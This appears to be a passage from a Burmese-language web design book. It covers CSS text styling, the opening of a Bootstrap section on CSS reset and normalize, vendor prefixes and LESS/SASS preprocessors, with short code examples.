text-decoration – စာတွေကို Underline တားဖို့ (သို့မဟုတ်) ဖျက်ထားသက္ကာ့သို့ ကန်လတ်ဖြတ်လိုင်းထည့်ဖို့ သုံးပါတယ်။ Underline တွေ၊ လိုင်းဖြတ်တွေ ပြန်ဖြတ်ချင်ရင်လည်း သုံးလို့ရပါတယ်။

CSS

```
a {
    text-decoration: none;
}
```

နမူနာအရ <a> Element ရဲ့ Underline ကိုဖြတ်လိုက်တာပါ။ Underline ထည့်ချင်ရင် underline Value ကိုသုံးနိုင်ပြီး လိုင်းဖြတ်ထည့်ချင်ရင် line-through Value ကိုသုံးနိုင်ပါတယ်။

line-height, letter-spacing, word-spacing - စာကြောင်းတစ်ကြောင်းနဲ့ တစ်ကြောင်းကြား အကွာအဝေး၊ စာလုံးတစ်လုံးနဲ့တစ်လုံးကြားက အကွာအဝေးသတ်မှတ်ဖို့နဲ့ Word တစ်ခုနဲ့ တစ်ခုကြား အကွာအဝေးသတ်မှတ်ဖို့အတွက် သုံးနိုင်ပါတယ်။

CSS

```
p {
    line-height: 2em;
    letter-spacing: 2px;
    word-spacing: 5px;
}
```

နမူနာအရ line-height ကို 2em လိုပြောထားတဲ့အတွက် စာကြောင်းတွေကို နှစ်ဆွဲပြီးပြပေးမှာပါ။ လိုင်းတွေ အရမ်းကျွေားပါလိမ့်မယ်၊ စာတွေဖတ်လို သိပ်ကောင်းမှာမဟုတ်ပါဘူး။ နမူနာအနေနဲ့ ပေးထားတာပါ။ အဲဒီလို line-height မထည့်ဘဲ သူ Default အတိုင်းကလည်း သိပ်အဆင်မပြပါဘူး။ စာကြောင်းတွေ တစ်ကြောင်းနဲ့တစ်ကြောင်း ကပ်လွန်းပါတယ်။ အင်္ဂလိပ်စာတွေအတွက် အသင့်တော်ဆုံးလို ပြောလိုရတဲ့ line-height ပမာဏကတော့ 1.5em ဖြစ်ပါတယ်။ မြန်မာစာတွေအတွက်ကတော့ သုံးထားတဲ့ ဖွန့်ပေါ်မှုတည်လို ဖတ်လိုကောင်းလောက်မယ့် အကွာအဝေးပမာဏကို အမျိုးမျိုးပြောင်းစမ်းပြီး သင့်တော်တဲ့ပမာဏကို သတ်မှတ်ပေးဖို့ လိုပါလိမ့်မယ်။

CSS Comments

နောက်ဆုံးတစ်ချက်အနေနဲ့ CSS တွေမှာ ကိုယ်ဘာသာရေးမှတ်ချင်တာတွေရှိရင် /* နဲ့ */ ကြားထဲမှာ Comment တွေကို ရေးမှတ်နိုင်တယ်ဆိုတာလေး ထည့်မှတ်ပါ။ အလုပ်လုပ်တဲ့အခါ အဲဒီ Comment တွေကို ထည့်အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

CSS

```
/* Some CSS Comments */

.menu {

    /* Another comments */

    color: white;
    background: purple;    /* Some more comments */
}
```

တစ်ကယ်တော့ CSS ဟာ အရမ်းကြီးမခက်ပေမယ့် သူဟာနဲ့သူ တော်တော်လေး ကျယ်ပြန့်တဲ့ဘာသာရိ တစ်ခုပါ။ Text Effect တွေ Image Effect တွေလည်း အများကြီးရှုပါသေးတယ်။ စကေးချုံချွဲနဲ့ 3D အခွင့်အပြင်လို ကိစ္စမျိုးတွေထိ CSS နဲ့စီမံလိုပါတယ်။ Animation တွေလည်း ဖန်တီးအသုံးချလို ရပါ တယ်။ Grid Layout တွေဖန်တီးလို ရပါတယ်။ အခုဖော်ပြခဲ့တဲ့ အခြေခံတွေကိုသာ သေချာရအောင်လုပ် ထားပါ။ အချိန်တန်လို ဆက်လေ့လာတဲ့အခါ အဆင်ပြေသွားပါလိမ့်မယ်။

တစ်ကယ်တော့ Style တွေ အကုန်လုံးကို ကိုယ်တိုင်လုပ်စရာတော့ မလိုပါဘူး။ ဒီအပိုင်းခဲ့ ရည်ရွယ်ချက်ကို က Bootstrap လိုနည်းပညာမျိုးကပေးတဲ့ အသင့်သုံးလိုရတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးတတ်စေဖို့ ဖြစ်ပါ တယ်။ ဒါပေမယ့် အသင့်သုံးလိုရတာပဲ သုံးတတ်ပြီး ကိုယ့်ဘာသာ မလုပ်တတ်တော့ဘူးဆိုရင် ရေရှည်မှာ အဆင်ပြမှာမဟုတ်လို အခုလိုသိသင့်တဲ့ အခြေခံတွေကို ကြေညာရအောင် အရင်ပြောနေခြင်း ဖြစ်ပါ တယ်။ ဆက်လက်ပြီးတော့ Bootstrap အကြောင်းကို ဖော်ပြပါတော့မယ်။

အပိုင်း (J)

Bootstrap

အခန်း (၃) – Bootstrap Intro

Bootstrap CSS Framework ဟာ Web Design နဲ့ Web Development လောကကို ကိုင်လှပ်ပြီး တစ်ခေတ်ဆန်းသွားစေခဲ့တဲ့ နည်းပညာတစ်ခုပါ။ Bootstrap မတိုင်ခင်က Web Designer တွေ Web Developer တွေဟာ HTML, CSS, JavaScript တွေကို ကိုယ်တိုင် ချရေးပြီးတော့ ကိုယ့်စိတ်ကူးဥပဒေရှုရင် ရှိသလို ဝဘ်ဆိုက်တွေကို ဖန်တီးခဲ့ကြပါတယ်။ Bootstrap ထွက်ပေါ်လာပြီး နောက်မှာတော့ ကိုယ်တိုင် အကုန်လုပ်စရာ မလိုတော့ဘဲ Bootstrap က ပေးထားတဲ့ အသင့်သုံး Components နဲ့ Layouts လုပ်ဆောင်ချက်တွေကို အသုံးချပြီးတော့ ဖန်တီးနိုင်လာကြပါတယ်။ ကိုယ့်စိတ်ကူးဥပဒေနဲ့ တိတွင်ချင်ရင် လည်း လုံးဝကွဲပြား ဆန်းပြားတဲ့ ဖန်တီးမှုတွေထက် Bootstrap ကို အခြေခြားထားတဲ့ ဖန်တီးမှုတွေကို ပိုပြီး တော့ လုပ်လာကြပါတယ်။

Web Developer တစ်ဦးအနေနဲ့ Bootstrap ပေါ်ခါစက မကြိုက်ပါဘူး။ ဘာဖြစ်လိုလဲဆိုတော့ ဒီလိုပါ။

တဗြား Software အမျိုးအစားတွေနဲ့ယူဉ်ရင် Web ရဲ့ အားသာချက်ကတော့ HTML, CSS, JavaScript ရဲ့ အကူအညီနဲ့ အကန့်အသတ်တောင် တော်တော်နည်းပြီး စိတ်ကူးဥပဒေရှုရင်ရှိသလောက် ထူးခြားဆန်းပြား တဲ့ User Interface တွေဖန်တီးနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ၂၀၀၅-၂၀၁၀ ကြားကာလဟာ Web ရဲ့ ရွှေ့ခေတ်ပါပဲ။ Web Designer တွေ Web Developer တွေ အပြိုင်အဆိုင် လက်စွမ်းတွေပြုပြီး တိတွင်လိုက်ကြတာမှ အပြိုင်အဆိုင်ပါပဲ။ ဒါပေမယ့် အဲဒီအားသာချက်ကပဲ Web ရဲ့ အားနည်းချက်လည်း ဖြစ်နေပြန်ပါတယ်။ စိတ်ကူးရှိသလို ဖန်တီးလိုရတာ မှန်ပေမယ့်၊ အကုန်ကိုယ့်ဘာသာ ဖန်တီးနေရပါတယ်။ ထပ်ခါထပ်ခါ ပြန်ပြီးတော့ ဖန်တီးရပါတယ်။ တစ်ယောက်ကို တစ်မျိုးစီ ထွင်ကြတော့၊ သုံးတဲ့ User က၊ ဟိုနေရာမှာတစ်မျိုး ဒီနေရာမှာတစ်မျိုး၊ မျက်စီတွေ လည်ကြပါတယ်။

Bootstrap ပေါ်လာတဲ့အခါ သူမှာ User Interface တွေတည်ဆောက်ဖို့ အသင့်သုံးနိုင်တဲ့ Layouts တွေ

Components တွေ ပါဝင်လာပါတယ်။ တော်တော်လေး အဆင်ပြေတဲ့အတွက် အချိန်တိုအတွင်း လူကြိုက် များပြီး လူသုံးများသွားပါတယ်။ ဒီတော့ ဟိုဝဘ်ဆိုက် ကြည့်လိုက်လဲ ဒီပုံစံ၊ ပုံစံတူတွေ များလာတော့တာပါပဲ။ အဲဒါကို မကြိုက်ခဲ့တာပါ။ မူလ Web နည်းပညာရဲ့ လွှဲလွှဲလပ်လပ် လပ် ဖန်တီးတဲ့အလေ့အကျင့်တွေ တစ်ဖြည်းဖြည်း နည်းပါးပျောက်ကွယ်သွားပြီလို့ မြင်ခဲ့တာပါ။

အချိန်ကာလတစ်ခု ရောက်လာတော့မှ အဲဒါကသာလျှင် ပိုကောင်းတဲ့နည်းဆိုတာကို သိလာခဲ့ရတာပါ။ အသုံးပြုသူ User က ရှုချင်စဖွယ်၊ သုံးချင်စဖွယ်ဖြစ်တာကို လိုချင်ပေမယ့် အလွန်အမင်း ဆန်းပြားတာကို တော့မလိုချင်ပါဘူး။ Consistence ဖြစ်တာကို လိုချင်တာပါ။ သုံးရလွယ်ကူတာကို လိုချင်တာပါ။ Bootstrap ထွက်ပေါ်လာပြီးနောက်မှာတော့ Menu ရဲဖွဲ့စည်းပုံ၊ ပါဝင်တဲ့ Component တွေရဲ့ ဖွဲ့စည်းပုံ၊ Layout ရဲဖွဲ့စည်းပုံ၊ ဒါတွေဟာ ခပ်ဆင်ဆင်တွေ ဖြစ်လာတော့ User အတွက်က တော်တော် အဆင်ပြေပါတယ်။ ဘယ်သွားသွား အရောင်အသွေးနဲ့ ဖွဲ့စည်းပုံသာ ကွဲပြားသွားမယ်၊ အသုံးပြုနည်းက အသစ်အဆန်း မဟုတ်တော့ဘဲ သိရှိကျမ်းဝင်ပြီး ဖြစ်တဲ့ ပုံစံကိုသာ ရရှိမှာဖြစ်ပါတယ်။

ဒီသဘောသဘာဝကြောင့်ပဲ Bootstrap ဟာ လက်ရှိမှာလူသုံးအများဆုံး နည်းပညာတစ်ခုဖြစ်နေတာပါ။ Bootstrap နဲ့ အပြိုင် Foundation လို အလားတူ နည်းပညာတွေ ရှိသေးပေမယ့် Bootstrap ကသာလျှင် အဓိကနည်းပညာ ဖြစ်လာခဲ့ပါတယ်။ အခုနောက်ပိုင်းမှာ Bootstrap နဲ့ ရည်ရွယ်ချက်တူပေမယ့် သဘောသဘာချင်း မတူတော့တဲ့ Tailwind လို့ခေါ်တဲ့ နည်းပညာတစ်ခု ခေတ်စားစ ပြုနေပါတယ်။ Bootstrap ကို ကျော်ဖြတ်ပြီး အဓိကနည်းပညာနေရာကို ယူသွားမလားဆိုတာတော့ ပြောဖို့စောပါသေးတယ်။ စောင့်ကြည့်ကြရနိုင်းမှာပါ။

Bootstrap ဟာ လေ့လာရလွယ်ကူတဲ့နည်းပညာတစ်ခုပါ။ HTML/CSS အခြေခံရှိသူ မည်သူမဆို ကိုယ့်ဘာသာ လေ့လာအသုံးချလို့ ရနိုင်ပါတယ်။ Bootstrap Documentation ဟာ ရှင်းလင်းပြီး အစီအစဉ်ကျတဲ့အတွက် ဒီ Documentation နဲ့တင် လေ့လာသူတွေအတွက် တော်တော်အဆင်ပြေနေပါပြီ။

- <https://getbootstrap.com/docs>

ဒါပေမယ့် Documentation ဆိုတာ ရှိသမျှအကုန်ပါအောင် ဖော်ပြုရပါတယ်။ သင်ယူလေ့လာ ဖို့ထက်၊ လက်တွေအသုံးချချိန် လိုအပ်လာတဲ့အခါ ကိုးကားဖို့အတွက် ပိုပြီးတော့သင့်တော်ပါတယ်။ သင်ယူလေ့လာ

နေတဲ့အချိန်မှာတော့ လိုလိုမလိုလို ရှိသမျှအကုန်ကြည့်တယ် ဆိုတဲ့နည်းဟာ ထိရောက်တဲ့လေးလာမှု မဟုတ်ဘူးလို့ ဆိုချင်ပါတယ်။ အစပိုင်းမှာ အခြေခံကျတဲ့ သဘောသဘာဝတွေကို နားလည်အောင်လုပ်၊ ပြီး တဲ့အခါ အသုံးများတဲ့ လုပ်ဆောင်ချက်တွေကို ဦးစားပေးပြီး ရွေးချယ်လေးလာရတာပါ။ အခြေခံသဘော သဘာဝကို ကောင်းကောင်းနားလည်ရင် အသုံးနည်းတဲ့ ကိစ္စတွေက ချက်ခြင်းလုပ်စရာ မလိုပါဘူး။ လိုအပ် လာတော့မှ ကြည့်လိုက်လို့ ရနိုင်ပါတယ်။ အဆက်မပြတ် လေးလာရင်းအသုံးချသွားတဲ့ Continuous Learning စနစ် ဆိုပါတော့။ ဒီနည်းနဲ့သာ ကနေ့ခေတ်လို လေးလာစရာတွေ မဆုံးနိုင်အောင် များလှတဲ့ အခြေအနေမှာ ထိထိရောက်ရောက် လေးလာအသုံးချနိုင်မှာပါ။ ဒါကြောင့် ဒီစာအပ်မှာ HTML/CSS လို အခြေခံသဘောသဘာဝတွေကို အရင်ဗြီးစားပေးဖော်ပြခဲ့ပြီး၊ နောက်တစ်ဆင့်အနေနဲ့ Bootstrap ရဲ့ အရေးကြီးပြီး အသုံးများမယ့် အကြောင်းအရာတွေကို ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

အပေါ်မှာပေးထားတဲ့ Link ကနေ Bootstrap Documentation ကိုသွားကြည့်လိုက်မယ်ဆိုရင် တွေ့ရမယ့် အခေါ်အဝေါ် အသုံးအနှစ်းလေးတွေ ရှိပါတယ်။ ဒီအသုံးအနှစ်းလေးတွေက သင့်တင့်တဲ့အတွေ့အကွဲ့ ရှိ ထားပြီး Web Developer တစ်ယောက်အတွက် အထူးအဆန်း မဟုတ်ပေမယ့်၊ အခုံမှစလေးလာမယ့် သူ အတွက်တော့ အထူးအဆန်း ဖြစ်နေနိုင်ပါတယ်။ အခြေခံသဘောသဘာဝကို အရင်နားလည်အောင် လုပ်ရ မယ်ဆိုတဲ့ လေးလာမှုလမ်းစဉ်နဲ့အညီ Bootstrap ကိုလက်တွေ့မလေးလာခင် ဒီအခြေခံအသုံးအနှစ်းလေး တွေကို အရင်ကြိုပြီး ရှင်းပြထားချင်ပါတယ်။

CSS Reset

ပြီးခဲ့တဲ့အခန်းမှာ CSS အကြောင်းပြောတုံးက Browser Default Style ဆိုတဲ့ အသုံးအနှစ်းတစ်ခု ပါသွားခဲ့ ပါတယ်။ <h1> ဆိုရင် စာလုံးကြီးကြီးနဲ့ ပြပေးတယ်။ <p> ဆိုရင် တစ်ခုနဲ့တစ်ခု နည်းနည်းစွာပြီး ပြပေး တယ်။ ဆိုရင် Bullet စာရင်းနဲ့ပြပေးတယ်။ <a> ဆိုရင် စာလုံးအပြောရောင်နဲ့ Underline တားပြီးပြပေးတယ်။ စသဖြင့် လုပ်ဆောင်ချက်တွေကို Browser Default Style လိုက်တော့ဘူး။ ကိုယ်ရေး ပေးထားတာ မဟုတ်ဘဲ Browser တွေက မူလကာတည်းက သတ်မှတ်ထားတဲ့ Default Style တွေ ဖြစ်ပါ တယ်။

ပြဿနာက၊ အဲဒီ Default Style တွေဟာ တစ်ကယ်တမ်း အသုံးမဝင်ခြင်း ဖြစ်ပါတယ်။ သူကသာ Style လုပ်ပေးထားတာ၊ ပေးထားတဲ့အတိုင်း သုံးလို့လည်း အဆင်မပြပါဘူး။ အဆင်ပြေတဲ့ပုံစံဖြစ်အောင် ပြန် ပြင်ပြီး အမြတမ်းရေးရတာပဲ။ ပြီးတော့ Browser တစ်ခုနဲ့တစ်ခု အဲဒီ Default Style တွေက မတူကြပ်နဲ့

ဘူး။ နည်းနည်းကဲ့ကြပြန်တယ်။ ဒီတော့ တစ်ချို့ Element တွေရဲ့ ဖော်ပြပုံရလဒ်က Browser တစ်ခုမှာပုံစံတစ်မျိုး၊ နောက် Browser ကျတော့ နောက်ပုံစံတစ်မျိုး ဖြစ်နေတတ်ပါတယ်။ အများကြီးကွာသွားတာတွေရှိသလို၊ နည်းနည်းလေး မသိမသာ ကွာတာတွေလည်း ရှိနေပါတယ်။

CSS Reset ဆိုတာ အဲဒီလို အသုံးမဝင်တဲ့အပြင် Browser တစ်ခုနဲ့တစ်ခု မတူဘဲကဲပြားနေတဲ့ Default Style တွေကို ဖယ်ထုတ်ပစ်လိုက်တာပါ။ ကိုယ့်ဘာသာ ရေးလိုရသလို၊ အသင့်ရေးထားပြီးသား Reset ကုဒ်တွေကို ယူသုံးလိုလည်း ရနိုင်ပါတယ်။ ကိုယ်ဘာသာ ရေးမယ်ဆိုရင် ဥပမာက ဒီလိုပါ -

```

HTML
1▼ <h1>Main Heading</h1>
2▼ <h2>Sub Heading</h2>
3
4▼ <ul>
5▼   <li>Item One</li>
6▼   <li>Item Two</li>
7 </ul>
8

CSS
1▼ h1, h2 {
2  font-size: inherit;
3  font-weight: normal;
4  margin: 0;
5  padding: 0;
6 }
7
8▼ ul {
9  list-style: none;
10 margin: 0;
11 padding: 0;
12 }

JS

```

HTML ထဲမှာ <h1><h2> Element တွေထည့်ထားပေးမယ့် ရလဒ်ကိုကြည့်လိုက်ရင် ဘာ Style မှမပါတော့ဘဲ ရှိုးရှိုးစာတွေလို တန်းစီပြီး ပြနေတာကို တွေ့ရမှာပါ။ CSS နဲ့ပဲ <h1><h2> ရဲ့ font-weight တန်ဖိုးကို normal လိုသတ်မှတ်ပြီး နို့ပါနေတဲ့ Bold ကို ဖြုတ်လိုက်ပါတယ်။ အတွက် list-style တန်ဖိုး none လိုပြောပြီး နို့ပါနေတဲ့ Bullet တွေကို ဖြုတ်လိုက်ပါတယ်။ နို့ပါနေတဲ့ margin, padding တွေ အကျန် ဖြုတ်လိုက်ပါတယ်။ ဒါကြောင့် Default Style တွေ အကျန် ပြုတွေသွားလို အားလုံးကို ရှိုးရှိုးစာတွေလို တန်းစီပြီးပြနေတာပါ။ ဒီသဘောကို CSS Reset လိုပေါ်ခြင်း ဖြစ်ပါတယ်။

ဒီ Reset ကုဒ်မျိုးကို ကိုယ့်ဘာသာ ရေးစရာမလိုပါဘူး။ အသင့်ရေးပြီးသားတွေ ရှိပါတယ်။ Element အားလုံးအတွက် တစ်ခုမကျန် ကိုယ့်ဘာသာရေးရင် စုမှာမဟုတ်ပါဘူး။ ဒါကြောင့်လိုအပ်ရင် အထပ်ထပ် စမ်းထားပြီးသား ပြည့်စုံတဲ့ အသင့်သုံး Reset ကုဒ်တွေကို အသုံးပြုသင့်ပါတယ်။ Bootstrap ကတော့ အရင် Version အဟောင်းတွေမှာ normalize.css လိုပေါ်တဲ့ နည်းပညာကိုသုံးပါတယ်။ သူလည်း Reset တစ်မျိုးပါပဲ။ ဒါပေမယ့် သူကတော့ ရှိသမျှ Default Style တွေကို အကုန်ဖြုတ်မပြစ်ဘဲ၊ <h1> ဆိုရင် ခေါင်းစီးနဲ့တူအောင် ခပ်ကြီးကြီးပြမယ်။ ဆို Bullet နဲ့ပဲ ဆက်လက်ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ သူလုပ်ပေးမှာက Browser မတူလို ကဲပြားနေတတ်တဲ့ အသင်အပြင်တွေကို ညီသွားအောင် ညီပေးလိုက်မှာပါ။ ဒါကြောင့် အကျဉ်းချုပ်အနေနဲ့ Reset နဲ့ Normalize ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ Reset က Default Style တွေ အကုန်ရှင်းပြစ်ပြီး Normalize ကတော့ Default Style တွေကို ညီအောင် ညီပေးလိုက်တယ်လို မှတ်နိုင်ပါတယ်။ Bootstrap က နောက်ပိုင်း Version တွေမှာ Reboot လိုအမည်ပေးထားတဲ့ normalize.css နဲ့ သဘောသဘာဝ ဆင်တူတဲ့ နည်းစနစ်ကို သုံးပါတယ်။

Vendor Prefix

CSS နဲ့လုပ်လိုဂုဏ်တွေအများကြီးပါ။ ပြီးခဲ့တဲ့အခန်းမှာလည်း ပြောခဲ့ပါတယ်။ ဒီလုပ်ဆောင်ချက်တွေမှာ အဆင့်အမျိုးမျိုးရှိပါတယ်။ ဆွေးနွေးဆဲအဆင့်၊ စမ်းသပ်ဆဲအဆင့်၊ လက်တွေ့အသုံးချုအဆင့် စသဖြင့် အဆင့်ဆင့် ရှိကြပါတယ်။ ဒီစာအုပ်မှာ ဖော်ပြထားတာတွေ အားလုံးက လက်တွေ့အသုံးချုအဆင့် လုပ်ဆောင်ချက်တွေ ဖြစ်ပါတယ်။ တစ်ချို့ စမ်းသပ်ဆဲအဆင့် CSS ရဲ့ လုပ်ဆောင်ချက်တွေကို ထည့်သွင်းအသုံးပြုလိုရင် ဒီအတိုင်းသုံးလို မရပါဘူး။ Vendor Prefix လိုပေါ်တဲ့ ရေးထုံးတစ်မျိုးကို အသုံးပြုရလေ့ ရှိပါတယ်။ ဥပမာ - ဒီလိုကုဒ်မျိုးကို ရုပ်နှံခဲ့တွေရနိုင်ပါတယ်။

CSS

```
p {
    background: yellow;
    background: linear-gradient(90deg, yellow, green);
    background: -moz-linear-gradient(90deg, yellow, green);
    background: -webkit-gradient(linear, top, yellow, green);
    background: -o-linear-gradient(90deg, yellow, green);
    background: -ms-linear-gradient(90deg, yellow, green);
}
```

ဒါကတော့ Linear Gradient လုပ်ဆောင်ချက်ကို စမ်းသပ်ဆဲအဆင့်မှာ ရေးခဲ့ကြရတဲ့ကုတ်ပါ (အခုတော့ လက်တွေအသုံးချလို့ ရန်ပြီမို့လို့ ဒါမျိုးတွေ မလိုတော့ပါဘူး)။ background တစ်ခုထဲကိုပဲ (၆) ခါ ရေးထားရပါတယ်။ ပထမဆုံးတစ်ခုမှာ Background ကို ရိုးရိုး Color အနေနဲ့ သတ်မှတ်ထားပါတယ်။ ဒါ ကြောင့် ဆက်လက်ရေးသားတဲ့ စမ်းသပ်အဆင့်ကုတ်တွေကို Browser က နားမလည်ရင်လည်း ကိစ္စမရှိပါဘူး ဒါ Color ကိုပဲအသုံးပြု အလုပ်လုပ်သွားမှာပါ။ ဒီနည်းကို Fallback Style လို့ ခေါ်ပါတယ်။ သုံးချင်တာ က ဆက်လက်ရေးသားထားတဲ့ စမ်းသပ်အဆင့် ကုတ်တွေဖြစ်ပြီး၊ အကယ်၍ အဆင်မပြောင် ရိုးရိုး Color ကိုပဲသုံးမယ်ဆိုတဲ့ သဘောမျိုး ဖြစ်သွားပါတယ်။

Linear Gradient အတွက် တစ်ကယ့်ရေးနည်းအမှန်က linear-gradient() ဖြစ်ပါတယ်။ ဒါကို တစ်ချို့ Browser တွေက လိုက်နာတယ်။ တစ်ချို့ Browser တွေကပိုကောင်းတယ်ထင်တဲ့ နည်းကိုသုံးတယ်။ ဒါကြောင့် Browser တစ်ခုနဲ့တစ်ခု ဒီအဆင့်မှာ အလုပ်လုပ်ပုံမတူကြပါဘူး။ ဒါကြောင့်သုံးချင်ရင် သက်ဆိုင်ရာ Browser က သတ်မှတ်ထားတဲ့ Prefix တွေ ရှုံးကခံပြီး ရေးပေးရပါတယ်။ တွေား Browser တွေမှာ ဒီကုတ်က အလုပ်လုပ်မှာ မဟုတ်ဘူးဆိုတာကို ပေါ်လွှင်သွားအောင်လိုပါ။

-moz- Prefix နဲ့စတဲ့လုပ်ဆောင်ချက်တွေက Mozilla Firefox Browser အတွက်ပါ။ -webkit- Prefix နဲ့စတဲ့ လုပ်ဆောင်ချက်တွေကတော့ Google Chrome နဲ့ Apple Safari Browser တွေ အတွက်ပါ။ ဒီနှစ်ခု က Browser အနေနဲ့ မတူပေမယ့် သုံးထားတဲ့ Rendering Engine ခေါ် HTML/CSS ကုတ်တွေပေါ်မှာ အခြေခံပြီး သင့်တော်တဲ့ရလဒ်ကို ဖော်ပြပေးတဲ့ နည်းပညာက အတူတူပဲမို့လိုပါ။ ဒီအကြောင်းကို ဒီနေရာ မှာ အကျယ်မချဲ့တော့ပါဘူး။ တစ်ချို့ Browser တွေက Browser သာမတူတာ၊ Rendering Engine တူကတယ်လို့ အကျဉ်းချုပ် မှတ်နိုင်ပါတယ်။ -o- Prefix က Opera Browser အတွက်ဖြစ်ပြီးတော့ -ms- Prefix ကတော့ Microsoft Internet Explorer အတွက်ပါ။

အခုနာက်ပိုင်းမှာ Google Chrome, Apple Safari, Opera, Brave, Microsoft Edge စဲတဲ့ Browser တွေ အားလုံးက သုံးထားတဲ့ Rendering Engine တူကြပါတယ်။ မတူတာဆိုလို့ Major Browser ထဲမှာ Firefox တစ်ခုပဲ ကျိုးတော့တယ်လို့တောင် ဆိုနိုင်ပါတယ်။ Vendor Prefix တွေကိုလည်း အသုံးတော့ နည်းလာကြပါပြီ။ ဒါပေမယ့် အချို့နေရာတွေမှာ ဆက်သုံးနေကြရဆဲပါပဲ။ Vendor Prefix ဆိုတဲ့အသုံးအနှစ်းက ဘာကို ဆိုလိုတာလဲဆိုတာကို သိဖော်နဲ့ ရုံဖန်ရံပါ Vendor Prefix တွေသုံးပြီး ရေးထားတဲ့ကုတ်တွေကို တွေ့တဲ့အခါ သူတို့ရဲ့အမိပါယ်ကို သိရှိစေဖို့အတွက် ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Preprocessor

ပြီးခဲ့တဲ့အခန်းမှာလည်း ပြောခဲ့ပါတယ်။ Web Document တွေ တည်ဆောက်ဖို့အတွက် Style Language မူကဲတွေ နှစ်မျိုးသုံးမျိုး မရှိဘဲ CSS တစ်မျိုးတည်းသာ ရှိပါတယ်။ Language အနေနဲ့ မူကဲမရှိပေမယ့် LESS လိုခေါ်တဲ့ နည်းပညာနဲ့ SASS လိုခေါ်တဲ့ Preprocessor နည်းပညာတွေတော့ ရှိပါတယ်။ Bootstrap က အရင် Version အဟောင်းတွေမှာ LESS ကိုသုံးပြီး နောက်ပိုင်း Version တွေမှာ SASS ကိုသုံးပါတယ်။

ဒီနည်းပညာတွေက CSS မှာ မူလကမပါတဲ့ ရေးထုံးတွေကို ဖြည့်စွက်ပေးထားကြပါတယ်။ ဥပမာ - LESS ကိုအသုံးပြုရေးသားထားတဲ့ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

LESS

```
@primary: blue;

button {
    background: @primary;
}

a {
    color: @primary;
}
```

@primary ဆိုတဲ့ Variable တစ်ခုနဲ့ blue ဆိုတဲ့ Color Value ကို သတ်မှတ်ပေး ထားလိုက်တာပါ။ ဒါ ကြောင့် နောက်ပိုင်း လိုအပ်တဲ့နေရာမှာ ဖြန်သုံးလို့ရသွားပါတယ်။ နမူနာအရ button ရဲ့ background နဲ့ a ရဲ့ color တို့ဟာ blue ဖြစ်သွားမှာပါ။ blue လိုတိုက်ရှိက်မပေးတော့ဘဲ၊ blue တန်ဖိုးရှိနေတဲ့ @primary ကိုပေးလိုက်တာပါ။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့၊ အကြောင်းအမျိုးမျိုးကြောင့် စိတ်ကူးပြောင်းပြီး အရောင် blue ကို မသုံးချင်တော့ဘူး purple ပြောင်းသုံးချင်တယ်ဆိုရင် တစ်ခုချင်း လိုက်ပြင်ဖို့ မလိုတော့ပဲ @primary ရဲ့ တန်ဖိုးကို purple လို့ ပြောင်းပေးလိုက်ယံပါပဲ။ @primary ကို သုံးထားသမျှ နေရာအားလုံး purple ဖြစ်သွားမှာပါ။ ဒီလိုပါ -

LESS

```
@primary: purple;

button {
  background: @primary;
}

a {
  color: @primary;
}
```

SASS နဲ့ဆိတ်ရင် ဒီလိုပေးပါတယ်။

SASS

```
$primary: blue;

button {
  background: $primary;
}

a {
  color: $primary;
}
```

အတူတူပါပဲ။ Variable အဖြစ်သတ်မှတ်ဖို့ ၁ ကိုမသုံးတော့ဘဲ ၂ ကိုသုံးသွားတာပဲ ကွာသွားပါတယ်။ တစ်ချို့ Style Rule တွေကို LESS မှာ ဒီလိုလည်း ပြန်ခေါ်သုံးလို ရပါသေးတယ်။

LESS

```
.button {
  background: blue;
  color: white;
  padding: 6px 12px;
}

button {
  .button();
}

a {
  .button();
}
```

.button မှာရေးထားတဲ့ သတ်မှတ်ချက်တွေကို button အတွက်ယူသုံးလိုက်သလို၊ a အတွက်လည်း ယူသုံးလိုက်တာပါ။ ဒါကြောင့် တူညီတဲ့ Rule တွေကို တစ်ခါရေးထားယုံနဲ့ လိုတဲ့နေရာက ယူသုံးလိုရသွား သလို၊ ပြင်ဖို့လိုရင်လည်း တစ်နေရာမှာ ပြင်လိုက်ယုံနဲ့ ယူသုံးထားတဲ့နေရာအားလုံးမှာ သက်ရောက်သွား စေမှာပဲ ဖြစ်ပါတယ်။

အလားတူကုဒ်ကို SASS မှာ ဒီလိုရေးရပါတယ်။

SASS

```
@mixin button {
    background: blue;
    color: white;
    padding: 6px 12px;
}

button {
    @include button;
}

a {
    @include button;
}
```

သူကတော့ @mixin Keyword ကိုသုံးပြီး Rule တွေကို ကြိုရေးပေးရပြီး ယူသုံးချင်တဲ့နေရာမှာ @include နဲ့ ပြန်ယူသုံးလိုက်တာပါ။ SASS မှာ SASS နဲ့ SCSS ဆိုပြီးရေးထုံးမူကဲ (၂) မျိုးရှိပါသေး တယ်။ တစ်ကယ်တော့ အခုန်မူနာပေးခဲ့တဲ့ကုဒ်တွေကို SCSS လိုပေါ်မှ ပိုမျိုးပါမယ်။ SASS ရေးထုံးအမှန်နဲ့ ဆိုရင် ဒီလိုဖြစ်မှာပါ။

SASS

```
@mixin button
    background: blue
    color: white
    padding: 6px 12px

button
    @include button

a
    @include button
```

သိပ်မကွာပါဘူး။ Bracket တွေ ပါခြင်း/မပါခြင်း နဲ့ Semi-colon တွေ ပါခြင်း/မပါခြင်း ကွာသွားတာပါ။ နှစ် မျိုးလုံး ဘယ်လိုပေးရေး ကြိုက်တဲ့နည်းကို သုံးပြီးပေးနိုင်ပါတယ်။ ဒါကြောင့် SASS နဲ့ SCSS ဆိုတဲ့ အသုံးအနှစ်နဲ့ (၂) မျိုးတွေရင် မျက်စိမလည်ပါနဲ့။ အတူတူပါပဲ၊ ပေးထုံးနည်းနည်းလေး ကွာသွားတာပါ။

